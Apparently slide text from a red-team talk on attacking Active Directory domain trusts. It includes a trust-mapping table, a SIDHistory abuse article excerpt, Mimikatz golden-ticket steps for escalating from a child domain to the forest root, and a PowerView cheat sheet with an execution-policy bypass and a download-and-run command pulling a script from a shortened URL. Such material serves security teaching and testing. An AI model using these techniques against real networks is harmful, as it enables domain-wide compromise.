finance.mothership.com	mothership.com	ParentChild	Bidirectional
mothership.com	corp.mothership.com	ParentChild	Bidirectional
mothership.com	finance.mothership.com	ParentChild	Bidirectional
mothership.com	contracts.mothership.com	ParentChild	Bidirectional
corp.mothership.com	mothership.com	ParentChild	Bidirectional
contracts.mothership.com	mothership.com	ParentChild	Bidirectional
contracts.mothership.com	product.othercompany.com	External	Inbound
product.othercompany.com	contracts.mothership.com	External	Outbound

Visualizing the Mesh

- This raw data is great, but it's still raw
- @sixdub's **DomainTrustExplorer** tool can perform nodal analysis of trust data
  - https://github.com/sixdub/DomainTrustExplorer
  - It can also generate GraphML output of the entire mesh, which yED can use to build visualizations
- More information: http://www.sixdub.net/?p=285

Pretty Pictures!



Malicious SIDHistories

HOME > WINDOWS > WINDOWS SERVER > EXPLOITING THE SIDHISTORY AD ATTRIBUTE

Exploiting the SIDHistory AD Attribute

Jan De Clercq | *Windows IT Pro*

Mar 3, 2005

EMAIL TWEET COMMENTS 0

Q: What's the SIDHistory Active Directory (AD) attribute, and how can a malicious user exploit it to mount elevation-of-privilege attacks against AD?

A: In Windows 2000, Microsoft added the SIDHistory attribute to AD user account objects. SIDHistory facilitates resource access in inter-domain account migration and intra-forest account-move scenarios. For example, when you migrate a user account from a Windows NT 4.0 domain to a Win2K domain, Windows can populate the SIDHistory attribute of the newly created user account in the Win2K domain with the SID of the

http://windowsitpro.com/windows-server/exploiting-sidhistory-ad-attribute

The Mimikatz Trustpocalypse

- Thanks to @gentilkiwi and @pyrotek3, Mimikatz Golden Tickets now accept SIDHistories though the new **/sids:<X>** argument
- If you compromise a DC in a child domain, you can create a golden ticket with the “Enterprise Admins” in the SID history
- This can let you compromise the forest root and all forest domains!
  - won’t work for external domain trusts b/c of sid filtering

The Mimikatz Trustpocalypse

If you compromise any domain administrator of any domain in a forest, ***you can compromise the entire forest!***

Advice From @gentilkiwi

Sidenote: CheatSheets!

- We've released cheetsheets for PowerView as well as PowerUp and Empire at https://github.com/harmj0y/cheatsheets/

Powerview 2.0 Cheat Sheet

Veris Group

ATD

Adaptive Threat Division

Getting Started

Get PowerView: http://bit.ly/1I9OICy

Load from disk: 1) C:\> **powershell –exec bypass** 2) **PS C:\> Import-Module powerview.ps1**

From GitHub: PS C:\> **IEX (New-Object Net.WebClient).DownloadString("http://bit.ly/1I9OICy")**

Run on non-domain joined machine: 1) configure DNS to point to DC of domain, 2) **runas /netonly**

Write to .xml object	**… | Export-Clixml obj.xml**
Read .xml object	**$obj = Import-Clixml obj.xml**

Common Cmdlet Options

Display verbose status/debug information	**-Verbose**
Add a 10 second delay between enumerating each machine	**-Delay 10**
Pull information from a foreign domain. Otherwise functions default to the current domain	**-Domain foreign.com**
Reflect LDAP queries through a specific DC	**-DomainController dc.domain.com**

Credits

Thanks to Sean Metcalf (@pyrotek3) for guidance, ideas, and awesome information on offensive Active Directory approaches. Check out his blog at http://adsecurity.org !

Thanks to Benjamin Delpy (@gentilkiwi) and Vincent LE TOUX for Mimikatz and its DCSync capability!

Thanks to Ben Campbell (@meatballs__) for PowerView modifications and LDAP optimizations!

And a big thanks to Justin Warner (@sixdub) and the rest of the ATD team for tradecraft development and helping making PowerView not suck!

Any questions?

@harmj0y

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harmj0y on Freenode in #psempire